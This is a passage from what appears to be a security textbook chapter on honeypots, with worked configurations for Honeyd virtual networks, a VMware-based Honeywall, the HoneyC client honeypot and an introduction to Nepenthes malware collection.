The 10.0.1.0/24 network is directly reachable from the router R1. The “route link” configuration command is used to specify which network is directly reachable and does not require further hops to be reached. In our case, the configuration line takes the form:

```
route 10.0.0.100 link 10.0.1.0/24
```

The first IP address specified above is the IP of the router. The network address specified after the link keyword defines which network is directly accessible. Multiple link commands can be used to attach multiple subnets directly to a router. The two honeypots at 10.0.1.51 and 10.0.1.52 can be setup by binding the two IP addresses to our Windows honeypot template.

```
bind 10.0.1.51 windows  
bind 10.0.1.52 windows
```

At this point, the configuration for our simple network is complete. Run the Honeyd command and point it to the configuration file to bring up our network.

4.6.2.3 Case Study 17: Honeyd with Two Routers

Now that we have a simple network setup, let’s look at a slightly more complex one. In Figure 4.8, we have added another network separated from the first network by a router R2 with an IP address of 10.0.1.100. The new network has the address range of 10.1.0.0/16 and hosts two honeypots at 10.1.0.51 and 10.1.0.52.

We first need to add a new gateway (R2) in our configuration file. The “route add net” command is used for adding a gateway, and here’s how our add net command looks:

```
route 10.0.0.100 add net 10.1.0.0/16 10.0.1.100
```

The above configuration line specifies that 10.0.0.100 (the router R1) can reach the network 10.1.0.0/16 via the gateway 10.0.1.100 (the router R2). The first IP in the line is that of R1, the last IP address is that of the new gateway, and the address range specified is that of the network reachable through the new gateway. After we have added the router R2, we need to specify which IP addresses are reachable directly from R2. Once again, we use the route link command to achieve this. In our network, the 10.1.0.0/16 subnet is directly reachable from R2. So, the command takes the following form:

```
route 10.0.1.100 link 10.1.0.0/16
```

We next add the two honeypots by binding their IP addresses to the honeypot template.

```
bind 10.1.0.51 windows  
bind 10.1.0.52 windows
```

The configuration is complete and we can launch Honeyd now to simulate the network of Figure 4.8.

Let's take a quick stock of where we have reached. We can specify an entry point to our virtual network with the "route entry network" configuration line. To indicate networks that are directly reachable from a gateway, we use the "route link" configuration line. We can add new gateways to reach other subnets by using the "route add net" line. These three configurations are the basic blocks for building large network topologies with Honeyd. By using a combination of these configurations, more complex networks can be simulated.

4.6.2.4 Case Study 18: Packet Loss, Bandwidth and Latency

We add a third network, one hop from R2 and deploy two virtual honeypots there as shown in Figure 4.9.

Adding this network to our configuration file should be quite easy now:

```
route 10.0.1.100 add net 10.1.1.0/24 10.1.0.100 latency 50ms loss 0.1 bandwidth 1Mbps  
route 10.1.0.100 link 10.1.1.0/24  
bind 10.1.1.51 windows  
bind 10.1.1.52 windows
```




Figure 4.8:

The above lines add the IP address 10.1.0.100 as a gateway to reach the 10.1.1.0/24 network, and deploy two honeypots at 10.1.1.51 and 10.1.1.52. Additionally, the route add net command also specifies latency, loss and bandwidth details for the connection between routers R2 and R3.

In the real world, each additional hop adds a delay to the total time to reach the destination. This can be simulated using the latency keyword- the delay at each hop can be specified in milliseconds. Networks in the real world also tend to be less than perfect while transmitting packet – a few packets could get lost. The loss keyword can be used to model this behaviour of network links by specifying the loss in %. Honeyd also queues packets if a link is occupied by a previous packet. Depending on the bandwidth available for a link, these delays can vary. The bandwidth of a link can be specified in Kbps, Mbps or Gbps with the bandwidth keyword.




Figure 4.9:

4.6.2.5 Case Study 19: Multiple Entry Routers

Honeyd also allows multiple entry points into the virtual network. For instance, in Figure 4.10 we add a new network that is reachable via the router R4 at 10.0.0.200. Creating a new entry point is quite simple- we use the route entry command again to define the new router. The rest of the network can then be built the same way with a combination of “route add net” and “route link” configurations. For this network, here’s the configuration for the second entry point and the network behind it:

```
route entry 10.0.0.200 network 10.2.0.0/16
route 10.0.0.200 link 10.2.0.0/24
route 10.0.0.200 add net 10.2.1.0/24 10.2.0.100
route 10.2.0.100 link 10.2.1.0/24
bind 10.0.0.200 router
bind 10.2.0.100 router
bind 10.2.0.51 windows
bind 10.2.0.52 windows
```




Figure 4.10:

```
bind 10.2.1.51 windows
bind 10.2.1.52 windows
```

The route entry adds 10.0.0.200 as a new router to serve the 10.2.0.0/16 network; the route link then specifies that the 10.2.0.0./24 network is directly reachable from this router, R4. The route add net then adds a new gateway at 10.2.0.100 that serves the 10.2.1.0/16 network. The next route link indicates that the 10.2.1.0/24 network is directly reachable from this new router. We then bind the new router IP addresses to the router template, and the 4 honeypot addresses to the windows template.

Note In addition to Honeyd’s native logging capabilities, additional logging functionality can be added with Snort. Snort was configured to capture the packets and packet payload of

all activity with the virtual honeypots. Also, Snort generated alerts on any detected malicious activity. Combined, Honeyd and Snort proved to be a powerful logging solution.

We have seen how to setup virtual network topologies in a box using Honeyd. By using a combination of few commands, it is possible to simulate complex networks and model typical network behaviour.

4.7 Virtual Honeywall

Virtual Honeywall is a high interaction honeypot solution that allows you to run a complete Honeynet with multiple operating systems on the same physical computer. These solutions have the advantage of being easier to deploy and simpler to manage. This section looks deploying a Virtual Honeynet based on Honeywall CDROM *100* using VMware. Our chief aim is to have a Honeywall based Virtual Honeynet on a single physical computer. We will have all virtual honeypots routed through Honeywall using VMware.

Figure 4.11 is a typical network diagram. The Components in light brown color will be running in VMware on single physical computer and components in gray color are other devices. We will configure Honeywall [1] virtual machine to use three network interfaces i.e. two bridge and one host-only. Honeypots [3 & 4] will be configured to use single host-only network interface and Attacker [5] will use bridge interface. Bridge interface lets you connect your virtual machine to the network by your host computer. It connects the virtual network adapter in your virtual machine to the physical Ethernet adapter in your host computer. The host-only virtual adapter is a virtual Ethernet adapter that appears to your host operating system as a VMware Virtual Ethernet Adapter on a Windows host and as a host-only Interface on a Linux host. It allows you to communicate between your host computer and the virtual machines on that host computer.

4.7.1 VM Configuration

We will be configuring the Honeywall [4], Honeypots [6 & 7], and Attacker [8] on VMware Server. The goal is to have the entire Honeypots [6 & 7] routed through the Honeywall [4] and use Attacker [8] to test the Honeynet setup. We will be using VMware virtual networking components to create our required network as shown in Figure 4.12

Now we will use the Virtual Machine Control Panel to edit the Honeywall Virtual Machine settings. We will add two more virtual network adapters and connect them to Bridge Net-




Figure 4.11:

work (VMnet0) and Host-only Networking (VMnet1) respectively. The architecture is given in Figure 4.13.

Final VMware Honeywall configuration would look something like in Figure 4.14

We now set up three more virtual machines, just like we created for Honeywall above, using the New Virtual Machine Wizard. Create two virtual machines [6 & 7] with host-only networking (VMnet1) [5]. Create virtual machine for Attacker [8] with bridged networking (VMnet0) [3] so it can connect to an external network using the host computer's Ethernet adapter [1].

Now, we have four virtual machines ready for installing the guest OS.

Install individual guest OS for honeypots except Honeywall. Power on virtual machine, boot up with Operating System media and follow standard installation steps. Configure these machines with real Internet IP addresses. These would be the IPs which an attacker would attack.

4.7.1.1 Case Study 20: Honeywall Installation and Configuration

Start the Honeywall Virtual Machine and boot it with Honeywall CDROM or the iso image. The boot loader with The Honeynet Project splash screen should appear. At this point the system will go into a pause, letting you interact with the installation process. If you press




Figure 4.12:

the Enter button, the system will overwrite the existing hard drive and begin the installation process. Hit Enter to install after the splash screen shown in Figure 4.15.

Once the installation begins it is a fully automated process, there is no need to interact with the installation from this point on. After the installation is complete, the system will automatically reboot. After the system reboots, your installation is complete and will be presented with a command line login prompt. Your hard drive now has a Linux operating system with Honeywall functionality. At this point you can login and begin the standard configuration process. The Honeywall comes with two default system accounts, *roo* and *root*. Both share the same default password *honey*, which you will want to change right away. You cannot login as *root*, so you will have to login as *roo* then `su -`.

When you login to Honeywall for the first time, it gives an alert saying that your Honeywall is not yet configured and recommends using the Honeywall Configuration option on the main menu. Select **OK** to proceed as shown in Figure 4.16.

Most of the configurations are pretty straightforward. This is left to the discretion of the reader.




Figure 4.13:

Make sure that you configure the firewall to send packets to snort inline and for snort inline to Drop those packets. You can consult the Honeywall documentation guide⁹ if you have any problems.

Maintaining the Honeywall

After Honeywall is installed, the key issue is to maintain it properly. The new Honeywall gives you three options for configuring and maintaining your installation.

Dialog Menu It is the classic interface to administering the Honeywall CDROM. The new version is very similar to the older one, except it has new features added. We have already configured our Honeywall using Dialog Menu in previous steps. It can be loaded by typing menu on shell.

```
# menu
```

HWCTL It is a powerful command line utility that allows you to configure the system variables used by various programs, and the ability to start/start services. The advantage

⁹<http://www.honeynet.pk/honeywall/roo/index.htm>




Figure 4.14:

with this tool is you can simply modify the behaviour of the system at the command line via local or SSH access. Following are some examples taken from man file.

Show all variables currently set with "NAME = VALUE" form (use -A if you don't want the spaces):

```
# hwctl -a
```

Just print on standard output the value of HwHOSTNAME:

```
# hwctl -n HwHOSTNAME
```

Set all four connection rate limits and restart any services that depend on these variables:



Figure 4.15:



Figure 4.16:

```
# hwctl -r HwTCPRATE=20 HwUDPRATE=10 HwICMPRATE=30 HwOTHERRATE=10
```

Load a complete new set of variables from /etc/honeywall.conf and force a "stop" before changing values, and a "start" afterwards:

```
# hwctl -R -f /etc/honeywall.conf
```

Walleye It is the GUI web based interface called Walleye. The honeywall runs a webserver that can be remotely connected to over a SSL connection on the management interface.

This GUI allows the user to configure and maintain the system using a simple point and click approach. It has an expanding menu making it easy to access and visualize all the information. It also comes with more in-depth explanations of the different options. It also has different roles, allowing organizations to control who can access what through the GUI depending on the role they have been assigned. The primary advantage of Walleye is its much easier to use then the other two options. The disadvantage is it cannot be used locally, but requires a 3rd network interface on the honeywall used for remote connections. The web-based GUI currently supports either Internet Explorer or Firefox browsers.

Let's launch the browser and point it to management interface IP address (see Figure 4.7.1.1), <https://managementip/>. Login with User Name: **root** and Password: **honey**.




Figure 4.17:

After prompting you to change your password, you are then taken to the data analysis page.

4.8 Virtual Honey Client (HoneyC)

HoneyC developed at Victoria University of Wellington by Christian Seifert is a low interaction client honeypot / honey client that allows the identification of malicious servers on the web. Instead of using a fully functional operating system and client to perform this task (which is done by high interaction client honeypots, such as Honeymonkey or Honeyclient), HoneyC uses emulated clients that are able to solicit as much of a response from a server that is necessary for analysis of malicious content. HoneyC is expandable in a variety of ways: it can use different visitor clients, search schemes, and analysis algorithms.

4.8.1 Components

HoneyC is a low interaction client honeypot framework, which allows you to plug in different components. The components as already mentioned are visitor components, queuer and analysis engine algorithms.

Visitor component - The Visitor is the component responsible to interact with the server. The visitor usually makes a request to the server, consumes and processes the response. With version 1.0.0, HoneyC contains a web browser visitor component that allows to visit web servers.

Queuer component - The Queuer is the component responsible to create a queue of servers for the visitor to interact with. The queuer can employ several algorithms to create the queue of servers, such as crawling, scanning, utilizing search engines, etc. With version 1.0.0, HoneyC contains a Yahoo search queuer that creates a list of servers by querying the Yahoo Search API. A simple list queuer was added in version 1.1.2, that allows to statically set a list of server request to be put into the queue.

Analysis Engine - The Analysis Engine is the component responsible for evaluating whether or not security policy has been violated after the visitor interacted with the server. This can be done by inspecting the state of the environment, analyze the response based on signatures or heuristics, etc. With version 1.0.0, HoneyC contains a simple analysis engine that generates snort fast alerts based on snort signature matching against web server responses.

4.8.2 Architecture

HoneyC consists of three components as shown in Figure 4.18: *Visitor*, *Queuer*, and *Analysis Engine*. The Visitor is the component responsible for interacting with the server. The Visitor usually makes a request to the server, consumes and processes the response. The Queuer is the component responsible for creating a queue of servers for the Visitor to interact with. The Queuer can employ several algorithms in creating the queue of servers (for example crawling and search engine integration). The Analysis Engine is the component responsible for evaluating whether or not any security policies have been violated after the Visitor's interaction with the server. Each of these components allows the use of pluggable modules to suit specific needs. This is achieved by loosely coupling the components via command redirection operators (pipes) and passing a serialized representation of the request and response objects via those pipes. This makes the implementation of components independent and interchangeable. For example, one could create a Queuer component that generates request objects via integration with a particular search engine API written in Ruby or one could also implement a Queuer component that crawls a network in C.




Figure 4.18:

Figure 4.19 shows some of the system use cases that HoneyC fulfills. It has to fill a queue of servers for the visitor to interact with. After the interaction has taken place, the analysis engine has to determine whether the visit solicited an exploit from the server.

Figure 4.20 shows how an end user interacts with HoneyC. From the basic start and force




Figure 4.19:

stop function (HoneyC stops automatically after the queue cannot be filled anymore), the user should be able to configure HoneyC in the manner described above.

The user should be able to change and adjust the Visitor, Queuer, and Analysis Engine to meet the specific needs of the crawl. After a crawl has been completed, the user should be able to view a report that lists servers visited and which servers solicited a malicious response.




Figure 4.20:

4.8.2.1 Case Study 21: HoneyC Setup

We will be using the component modules (visitor, queuer, and analysis engine) that are provided as part of the HoneyC distribution. The installation of HoneyC is trivial because it is written in Ruby, a platform independent interpreted language. To get started:

```
# yum -y install ruby ruby-libs ruby-devel
```

Installation

HoneyC can be downloaded here¹⁰

```
# unzip HoneyC-1.2.0.zip
# cd HoneyC-1.2.0
# ruby UnitTester.rb
```

This will start the unit tests executing some basic module tests. (Note that you need to have network connectivity and direct outgoing access on port 80 for the unit tests to succeed).

To invoke HoneyC with the default configuration options that were set with the distribution execute:

```
# ruby -s HoneyC.rb -c=HoneyCConfigurationExample.xml
```

For this version 1.x.x, the default configuration options we are making use of are the http modules *queuer/YahooSearch*, *visitor/WebBrowser*, and *analysisEngine/SnortRulesAnalysisEngine*. This combination of modules interacts with the Yahoo Search API to obtain several URIs to be visited by a simple web browser implementation based on provided search query strings. The responses received are being analyzed against simple snort rules (regex, content and uri matching). For each match, a snort alert is raised.

4.9 Automated Malware Collection

In this section we take another approach to collecting malware. The wide spread of malware in the form of worms or bots has become a serious threat on the Internet today as a result,

¹⁰<https://sourceforge.net/projects/honeyc/>

collecting malware samples as early as possible becomes a necessary prerequisite for further analysis of the spreading malware. There's been a lot of rather serious flaws in the Windows operating system that have been exposed recently and the number of distinct malware samples taking advantage of these flaws have grown in geometric proportions in the same time span. It is with this in mind that we examine two methods of automated malware collection. These are not only capable of alerting security administrators of impending compromise, but they also capture malware for analysis.

4.9.1 Nepenthes

In this section we take a look at the Nepenthes platform, a framework for large-scale collection of information on self-replicating malware in the wild. One of the basic principles of Nepenthes is that of the emulation of only the vulnerable aspects of a particular service. In addition, it offers a simple, yet flexible implementation solution, leading to even better scalability. Using the Nepenthes platform, we will be able to adequately broaden the empirical basis of data available about self-replicating malware. This greatly improves the detection rate of this kind of threat.

So what exactly is Nepenthes? It is a low interaction honeypot much like Honeyd but designed to emulate vulnerabilities worms use to spread, and to capture these worms. As there are many possible ways for worms to spread, Nepenthes is modular. There are module interface to:

- resolve dns asynchronous
- emulate vulnerabilities
- download files
- submit the downloaded files
- trigger events.
- shellcode handler

4.9.1.1 Mode of Operation

Automating malware collection and analyzing it is an arduous task of immense proportions. The actual malware needs to be dissected from the infected machine manually. With the high

rate of the spread of new malware, this will only be effective for a tiny proportion of system compromises. Furthermore, as sophisticated worms and viruses spread very fast today that manual human intervention is almost always behind schedule. In this case we need a very high degree of automation to handle these issues.

The Nepenthes vulnerability modules require knowledge about weaknesses so that we can draft a dialogue on the exploitation of the weakness by the malware, gain the needed information to download the file and send the attacker just enough information that he does not notice he is being fooled. Nepenthes is quite useful in capturing new exploits for old vulnerabilities. As Nepenthes does not know these exploits, they will appear in the logfiles. By running these captures against a real vulnerable machine one can gain new information about the exploit and start writing a Nepenthes Dialogue. It allows the quick collection of a variety of malware samples to determine certain patterns in known and unknown shellcode as it is sent across the network.

4.9.1.2 Nepenthes Modules

Beyond the simulated vulnerabilities, Nepenthes allows for various modules to interact with each other to increase the amount of information provided by the honeypot. Proper configuration of these additional modules allows you to get useful information, rather than simply being notified that an attack occurred.

